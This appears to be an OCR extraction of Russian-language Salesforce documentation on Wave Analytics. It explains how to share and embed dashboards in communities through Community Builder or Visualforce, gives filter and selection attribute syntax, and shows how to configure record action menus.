
Участники сообщества могут просматривать панели мониторинга, встроенные на страницах Visualforce в их сообществе, а также изучать линзы, фасеты и ссылки во встроенных панелях мониторинга. Пользователи сообщества не имеют

доступа к начальной странице Wave Analytics и не могут создавать, обновлять или удалять какие-либо активы Wave. Они также не могут загружать данные. В данной таблице представлены различия между внутренними пользователями Wave и внешними пользователями сообщества.


	Пользователи Wave	Пользователи сообщества
Доступ, просмотр, фасетные панели мониторинга и линзы (встроенные на страницах Visualforce)	✅	✅
Создание, обновление или удаление панелей мониторинга и линз	✅	
Предоставление общего доступа к панелям мониторинга и линзам	✅	✅
Доступ к начальной странице Wave	✅	
Доступ к шаблонным приложениям Wave (например, Sales Wave)	✅	
Анализ больших наборов данных	✅	✅
Использование предикатов безопасности	✅	✅
Использование настраиваемого меню действий	✅	
Доступ к Wave с мобильных устройств	✅	

Здесь приводятся общие шаги по настройке Wave Analytics для сообществ.

1. Включить Wave Analytics для сообществ и настроить участников сообщества. Смотрите Включение Wave Analytics для сообществ.
2. Создайте панели мониторинга Wave и сохраните их в приложение Wave, к которому сообщество может получить общий доступ.
3. Внедрите панели мониторинга Wave с использованием конструктора сообществ или Visualforce.
4. В приложении Wave, содержащем ваши панели мониторинга, выберите **Общий доступ**.
5. В диалоговом окне "Общий доступ" установите флажок **Включить общий доступ для сообществ**.



После включения общего доступа внешних пользователей к приложению появится соответствующее сообщение. Вы можете легко проверить статус общего доступа к приложениям и изменить его.



6. Пригласите партнеров и клиентов из сообщества к совместной работе в приложении, введя их имена и нажав кнопку **Добавить**. Участники сообщества в списке общего доступа выделяются оранжевым цветом для их обозначения как внешних пользователей. Им будет доступно только средство просмотра.

Прим.: На этих уровнях задействуются средства обеспечения безопасности.

- По роли, группе или пользователю, через диалоговое окно "Общий доступ".
- На уровне приложения Wave, с помощью флажка **Включить общий доступ для сообществ**.
- На уровне настройки организации с помощью предикатов безопасности.

Использование конструктора сообществ для внедрения панелей мониторинга Wave в сообщества

Добавьте Wave Analytics посредством компонента панели мониторинга Wave, доступного в шаблоне «Служба работы с клиентами (Napili)».

Использование Visualforce для внедрения панелей мониторинга Wave в сообщества

Предоставьте доступ к приложениям Wave Analytics внешним пользователям посредством панелей мониторинга Wave, внедренным в их сообщества.

Использование конструктора сообществ для внедрения панелей мониторинга Wave в сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, настройки или активации сообщества:	Создание и настройка сообществ И участие в сообществе, подлежащем обновлению
Для изменения параметров Wave Analytics:	Analytics Cloud — лицензия набора полномочий платформы Wave Analytics с полномочием «Управление Wave Analytics
Просмотр, изучение внедренных панелей мониторинга Wave и предоставление к ним общего доступа:	Analytics Cloud — лицензия с набором полномочий Wave Community Users с полномочием «Просмотр Wave Analytics на страницах сообществ»

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Также доступно в: **Developer** Edition.

Добавьте Wave Analytics посредством компонента панели мониторинга Wave, доступного в шаблоне «Служба работы с клиентами (Napili)».

Чтобы добавить Wave Analytics в ваше сообщество, выполните указанные действия Совместное использование приложения Wave в сообществах. Когда вы готовы внедрить панель мониторинга, выполните следующие действия.

1. Выберите компонент **Wave Dashboard** в конструкторе сообществ.



2. В раскрывающемся списке «Панель мониторинга» выберите панель для отображения.
3. Настройте атрибуты внедряемой панели мониторинга Wave Analytics следующим образом.

- **Высота** — укажите высоту панели мониторинга в пикселах. Значение по умолчанию — 300.

- **Показать значок общего доступа** — добавьте соответствующий значок в панель мониторинга. Пользователи могут щелкать значок, чтобы открыть диалоговое окно «Общий доступ», где они могут отправлять публикации в Chatter, загружать изображения и данные.
- **Показывать заголовок** — управляйте доступностью заголовка панели мониторинга.
- **Открыть ссылки в новых окнах** — укажите, где открываются ссылки из панели мониторинга на другие активы.
- **Скрыть при ошибке** — управляйте отображением панели мониторинга Wave Analytics при наличии ошибки (например, если «Панель мониторинга не найдена»).
- **Фильтр** — настройте внедренную панель мониторинга, чтобы отображать только данные, относящиеся к просматриваемой записи. Атрибут **Фильтр** связывает поля данных на панели мониторинга с полями объекта. В данном примере панель мониторинга отфильтрована по имени организации на странице записи и отображает только данные, относящиеся к данному имени организации.

```
{'datasets':{'account':[{'fields':['Name'], 'filter':{'operator': 'matches',
'values':['$Name']}}]}}
```

В этом примере имя организации используется в качестве выборки. Благодаря параметру выборки панель мониторинга отображает все данные, а указанные данные выделяются цветом.

```
{'datasets' : {'account': [ {'fields': ['Name'], 'selection': ['$Name']}]}}
```

- См. таблицу, чтобы понять определение атрибута **Фильтр**.

Нотация	Описание	Примечания
наборы данных	Набор данных Wave	Где находится На начальной странице Wave выберите команду «Редактировать» в наборе данных. Системное имя находится на левой панели страницы редактирования набора данных. (Если в вашей организации есть пространства имен, добавьте префикс пространства и два символа подчеркивания перед системным именем набора данных).
Поля	Измерения или Меры в наборе данных Wave	Где находится Нажмите значок «Изучить», чтобы открыть виджет. Затем выберите команду **Показать SAQL** в меню «Параметры». Названия измерений смотрите в операторах «сгруппировано по». Названия мер смотрите в операторах с такими функциями, как «sum» или «stddev».
значения	Поле в объекте Salesforce или определенное значение	Где находится В меню «Настройки» найдите нужный объект и выберите «Поля». Используйте **Имя поля** (также называется «Имя API»). Для настраиваемых полей используйте имя с суффиксом «__c» в конце.
выборка	Опция выборки показывает панель мониторинга со всеми ее данными и выделяет указанные значения измерений.	Опцию выборки можно использовать отдельно или вместе с опцией фильтра. Выборка выделяет только значения измерений. Для использования этой опции панель мониторинга должна включать список, дату или виджет переключатель, который группирует указанные измерения.

Нотация	Описание	Примечания
фильтр	Опция фильтра показывает панель мониторинга только с отфильтрованными данными.	Опцию фильтра можно использовать отдельно или вместе с опцией выборки. Фильтр отбирает значения измерений или мер.
operator	Используйте вместе с опцией фильтра	Поддерживаемые operators для измерений: в пределах, за пределами, совпадает. Поддерживаемые operators для мер: = ; >= ; > ; <= ; <.

Используйте данный синтаксис для фильтрования по измерениям.

```
{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']},
 {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': ['$value3',
'$value4']}}]}}
```

Используйте данный синтаксис для фильтрования по мерам.

```
{'datasets' : {'dataset1': [ {'fields': ['field1'], 'selection': ['$value1', '$value2']},
 {'fields': ['field2'], 'filter': { 'operator': 'operator1', 'values': [[$value3]]}}]}}
```

Прим.: Если применить фильтр или выборку невозможно, атрибут игнорируется и панель мониторинга отображается со всеми данными.

Дополнительную информацию о работе с конструктором сообществ см. в Настройке сообществ с использованием конструктора сообществ.

Использование Visualforce для внедрения панелей мониторинга Wave в сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, настройки или активации сообщества:	Создание и настройка сообществ И участие в сообществе, подлежащем обновлению
Для изменения параметров Wave Analytics:	Analytics Cloud — лицензия набора полномочий платформы Wave Analytics с полномочием «Управление Wave Analytics
Просмотр, изучение внедренных панелей мониторинга Wave и предоставление к ним общего доступа:	Analytics Cloud — лицензия с набором полномочий Wave Community Users с полномочием «Просмотр Wave Analytics на страницах сообществ»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Также доступно в: **Developer** Edition.

Предоставьте доступ к приложениям Wave Analytics внешним пользователям посредством панелей мониторинга Wave, внедренным в их сообщества.

1. Чтобы добавить Wave Analytics в ваше сообщество, выполните указанные действия Совместное использование приложения Wave в сообществах.

2. Выберите страницу Visualforce, куда необходимо внедрить Wave, или создайте новую страницу. См. Определение страниц Visualforce.
3. При необходимости вы можете добавить вашу страницу на вкладку Visualforce. Дополнительную информацию см. в разделе Создание вкладок Visualforce.
4. Когда вы готовы внедрить панель мониторинга, см. раздел Добавление панели мониторинга Wave Analytics на страницу Visualforce.

Добавление действий к представлениям Lens и панелям мониторинга Wave

Разрешите пользователям совершать действия с внутренними данными непосредственно в приложении Wave. Можно добавить действия в диаграммы и таблицы Wave в представлениях Lens и панелях мониторинга.

Можно добавить действия с указанными объектами и глобальные действия, которые были ранее указаны в объектах Salesforce. Можно также разрешить пользователям панелей мониторинга вызывать эти действия напрямую из приложения Wave, чтобы создавать, обновлять или взаимодействовать с записями Salesforce. Например, можно добавить действия, которые позволят пользователям создавать обращения, обновлять организации и отправлять публикации в Chatter.

Выполнение действий в записи Salesforce из приложения Wave

Как только вы получите доступ к вашему бизнес-процессу через приложение Wave, иногда необходимо будет выполнять действия с текущей записью Salesforce. При этом не нужно выходить из приложения Wave. Вы можете вызывать действие Salesforce в записи прямо из Wave. Вы также можете открывать веб-страницы, например поиск в Интернете, для названия компании, указанной в представлении Lens или панели мониторинга Wave.

Выполнение пакетных действий в нескольких записях Salesforce в приложении Wave

Иногда необходимо выполнить одно и то же действие в группе записей. С помощью пакетных действий Wave можно выполнить одно действие во всех записях, отображенных в таблице приложения Wave.

Выполнение действий в записи Salesforce из приложения Wave

Как только вы получите доступ к вашему бизнес-процессу через приложение Wave, иногда необходимо будет выполнять действия с текущей записью Salesforce. При этом не нужно выходить из приложения Wave. Вы можете вызывать действие Salesforce в записи прямо из Wave. Вы также можете открывать веб-страницы, например поиск в Интернете, для названия компании, указанной в представлении Lens или панели мониторинга Wave.

Можно добавить меню действий в любой набор данных, кроме меры. Эти действия отображаются в условных обозначениях диаграмм и ячейках таблиц приложения Wave.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования набора данных выполните:


- Изменение потоков данных Wave Analytics

Для создания действий:


- «Настройка приложения»



1. Редактирование набора данных.



2. Нажмите **«Настроить действия»**.
3. В левой части окна выберите поле набора данных, в котором будет появляться меню действий.



4. В поле «ID записи» выберите поле набора данных, содержащее ID объекта, над которым вы хотите выполнить действие.

   Например, если набор данных имеет поля «ID возможности» и «ID организации», выберите «ID организации» для выполнения действий в записи организации. Приложение Wave использует ID, чтобы идентифицировать объект и запись Salesforce для выполнения действий над ними.

5. В «Полях отображения» выберите поля набора данных, которые увидит пользователь. Действие можно применить ко многим записям Salesforce. Указание полей набора данных сужает выбор и помогает пользователю найти правильную запись для совершения действий над ней.

   Например, если вы активируете действия над записями возможности, то можете отобразить название возможности, название организации и имя ответственного за возможность, что поможет пользователю выбрать правильную возможность.

6. Чтобы пользователи смогли открыть запись Salesforce или URL-адрес, выберите **«Открыть запись Salesforce»**, затем выберите действие в поле «Открыть» и введите всплывающую подсказку. Пользователи увидят ее, когда наведут курсор на действие в представлении Lens или панели мониторинга Wave.




Выберите одно из следующих действий.

Действие	Описание
Запись Salesforce	Открыть запись Salesforce. Приложение Wave найдет запись в такой же организации, в которой она запущена.
Запись Salesforce (много организаций)	Открывается запись Salesforce из другой организации. Если набор данных содержит записи из многих организаций, выберите эту опцию. В поле «ID организации» выберите поле набора данных, которое содержит ID организации. Чтобы приложение Wave подключалось к каждой организации, выберите **«Управление организациями»** и укажите URL-адрес для каждой организации.


URL-адрес	Откройте URL-адрес.
	Используйте следующий синтаксис, чтобы сделать поле набора данных одним из параметров в URL-адресе:
	`{{row.<dataset_field_dev_name>}}`
	Например,
	`http://www.google.com?q={{row.AccountName}}`
	Если вы не укажете URL-адрес, то Wave использует URL-адрес организации. Например, вы можете указать следующий параметр, чтобы открыть запись организации в Salesforce:
	`/{{row.AccountId}}`
	Wave извлечет ID организации из поля организации в записи набора данных.

7. Чтобы пользователи выполняли действия в записи Salesforce, выберите **«Выполнить действия в Salesforce»**, а затем выберите действие. Список действий варьируется в зависимости от объекта, идентифицированного полем «ID записи».

Параметр	Описание
Все действия	Добавление всех действий определяется на макете страницы для данного объекта, включая созданные позже объекты.
Выберите действия	Выберите из списка текущих доступных действий. Прим.: Список содержит полный набор всех действий, определенных на всех макетах страниц для объекта Salesforce.



Прим.: Пользователь Wave видит только те действия, которые выбраны и назначены на макете их страницы. Если ранее указанные действия изменены для Salesforce1 и Lightning Experience на макете страницы, то Wave отобразит только те действия, которые были добавлены в раздел «Быстрые действия» в разделах «Действия» макета Salesforce Classic Publisher, Salesforce1 и Lightning Experience.



8. Нажмите кнопку **«Сохранить»**.

Пример действий с записями

Каждую неделю ответственные за возможности анализируют свои возможности, используя панель мониторинга Wave. Иногда они должны обновлять возможность. Чтобы помочь им выполнить обновление без переключения между облаком Wave и Sales, настройте действия Wave. Чтобы пользователи панели мониторинга Wave смогли обновить запись возможности из приложения Wave, добавьте действие «Обновить возможность» в поле «Название возможности» в наборе данных Wave. Для начала настройте действие в Salesforce, а затем добавьте его в поле набора данных Wave.

Поддержка меню действий для объектов и действий Salesforce

Меню действий обеспечивает ограниченную поддержку действий и объектов Salesforce.

Пример действий с записями

Каждую неделю ответственные за возможности анализируют свои возможности, используя панель мониторинга Wave. Иногда они должны обновлять возможность. Чтобы помочь им выполнить обновление без переключения между облаком Wave и Sales, настройте действия Wave. Чтобы пользователи панели мониторинга Wave смогли обновить запись возможности из приложения Wave, добавьте действие «Обновить возможность» в поле «Название возможности» в наборе данных Wave. Для начала настройте действие в Salesforce, а затем добавьте его в поле набора данных Wave.

Чтобы внедрить это действие на уровне записи, выполните следующие задачи.

1. Создание действия в Salesforce и его добавление к объекту

   В данном примере предопределенное действие «Обновить запись» добавляется к объекту «Возможности».

2. Применение действия на макете страницы объекта.

   Добавьте действие на макет страницы объекта. Пользователи, чьи профили назначены данному макету, смогут видеть действие в Salesforce. Макеты страниц управляют расположением и организацией содержимого, включая настраиваемые действия, на страницах со сведениями о записи. Каждая страница со сведениями о записи может иметь несколько макетов страниц, используемых для разных пользователей.

3. Добавление действия в поле набора данных Wave

   При добавлении действия «Обновление возможности» в поле «Имя возможности» в наборе данных возможности вы указываете, какое измерение отображает меню действий. Вы также указываете поле набора данных, содержащее идентификатор записи Salesforce. Идентификатор обозначает объект и запись Salesforce.

Создание действия в Salesforce и его добавление к объекту

В данном примере предопределенное действие «Обновить запись» добавляется к объекту «Возможности».

1. В меню «Настройка» в диалоговом окне «Быстрый поиск» введите имя объекта, к которому вы хотите добавить действия. Для данного примера введите *Возможности*, а затем выберите **Кнопки, ссылки и действия**.
2. Щелкните **Новое действие**, чтобы отобразить доступные типы действий.
3. В раскрывающемся списке «Тип действия» выберите действие, которое необходимо добавить. В данном случае выберите **Обновить запись**.
4. Введите метку и описание для действия.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

